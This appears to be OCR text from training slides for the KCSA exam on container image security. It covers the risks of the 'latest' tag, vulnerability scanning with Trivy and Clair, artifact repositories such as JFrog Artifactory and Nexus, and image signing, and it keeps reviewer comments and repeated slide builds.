
It turns out that the latest tag had not been updated with the most recent security patches, contrary to what Team A assumed.

Vulnerabilities




These vulnerabilities had been exploited, leading to a compromise of the application's integrity. The exploit allowed unauthorized access to the CRM system, exposing sensitive customer data.

Vulnerabilities



It is important to keep in mind Docker images with the latest tag from Docker Hub are popular and easy to pull, they are not always safe.

Vulnerabilities



For instance, the latest tag does not necessarily mean it's the most recently updated or secured version. It's just a tag that image maintainers can arbitrarily assign to any version of their image. Simple explanation around latest tagged images can be non trusted images

Vulnerability Scanning Tools

Trivy

Clair

Realizing the risks associated with these types of unvetted images, Team A adopts vulnerability scanning tools, such as Trivy and Clair, as an integral part of their development pipeline. These tools scan their container images, including the base image and added layers, for known vulnerabilities. The scans uncover multiple security issues stemming from the initial base image choice, highlighting the importance of selecting secure, trusted images.

Minimal Base Image

After all, to address the identified vulnerabilities and enhance their application's security, Team A shifts to using an official, minimal base image from a reputable source like Ubuntu or Alpine Linux known for regular updates and security scans. This new base image, being widely recognized and trusted, significantly reduces the risk of vulnerabilities.


Build Artifact

Finished Build

Build Artifact


In software development, build artifacts are what you get after the build process finishes.

Build Artifact




In software development, build artifacts are what you get after the build process finishes.

Build Artifact



This includes things like compiled code, packages, WAR files, logs, reports, and importantly, container images. Container images are a key kind of artifact because they wrap up the application and everything it needs to run, making them essential for deploying applications like Team A's CRM system that we discussed just before.
Start talking about artifact repos and security.



Recognizing the importance of securely managing these artifacts, including container images, introduces the need for an artifact repository. An artifact repository serves as a centralized storage and management solution for all types of artifacts. It's an essential component in the Continuous Integration/Continuous Deployment (CI/CD) pipeline, facilitating the efficient sharing and distribution of software packages.


Storing Container Images

Docker Hub

Jfrog

Initially, Team A utilizes Docker Hub for storing their container images, attracted by its ease of use and accessibility. However, as their security requirements grow, they recognize the need for advanced features that Docker Hub does not provide out of the box, such as:
A more sophisticated access control to ensure that only certain team members can update or access their container images, preventing unauthorized changes.
giving some details on available artifact repositories like docker hub and Jfrog and their security features.
This is the scope that we should cover for KCSA, not lot of details here.


Integrated Vulnerability Scanning



Also they need a way to automatically scan their images for vulnerabilities as part of their storage solution, we call the Integrated Vulnerability Scanning feature, something not available in their initial setup.

Artifact Repositories

Nexus Repository




GitHub Packages

JFrog Artifactory

To meet their specific requirements, Team A explores several popular artifact repositories known for their robust features. These include solutions like Nexus Repository, GitHub Packages, and JFrog Artifactory. Each platform offers enhanced access control, integrated vulnerability scanning, and support for image signing, catering to different organizational needs.


For instance, JFrog Artifactory, a widely recognized option among these, provides a comprehensive suite of tools designed to streamline artifact management. The great feature of JFrog Artifactory is its ability to continuously check stored images for any security weaknesses by integrating with security scanning tools.

Enhancing Image Security with Digital Signatures




This proactive step notifies the Team A about any security concerns, allowing them to address these issues before they result in security breaches.

Enhancing Image Security with Digital Signatures




This proactive step notifies the Team A about any security concerns, allowing them to address these issues before they result in security breaches.

Enhancing Image Security with Digital Signatures



Furthermore, by using digital signatures for image signing, Team A can ensure their images are genuine and unchanged, adding an extra layer of security since any alterations to the images become instantly noticeable.

Enhancing Image Security with Digital Signatures



Furthermore, by using digital signatures for image signing, Team A can ensure their images are genuine and unchanged, adding an extra layer of security since any alterations to the images become instantly noticeable.

Enhancing Image Security with Digital Signatures

4. Ensuring Image Authenticity

Recipients verify image authenticity

Furthermore, by using digital signatures for image signing, Team A can ensure their images are genuine and unchanged, adding an extra layer of security since any alterations to the images become instantly noticeable.

Enhancing Image Security with Digital Signatures


5. Detecting Alterations

KodeKloud

Alterations detected immediately

Furthermore, by using digital signatures for image signing, Team A can ensure their images are genuine and unchanged, adding an extra layer of security since any alterations to the images become instantly noticeable.

Upcoming Lessons



We'll explore these topics in greater detail in upcoming sections, focusing on supply chain security and image repository security lessons.
Looks good overall.
Thanks
Headup on we will be discussing these somewhat detailed in next sections

Summary

01 Choose trusted base images to avoid security vulnerabilities


02 Use vulnerability scanning tools like Trivy and Clair regularly

03 Manage artifacts securely with repositories like Artifactory or Nexus

04 Adopt digital signatures to ensure container image integrity


Application Code Security

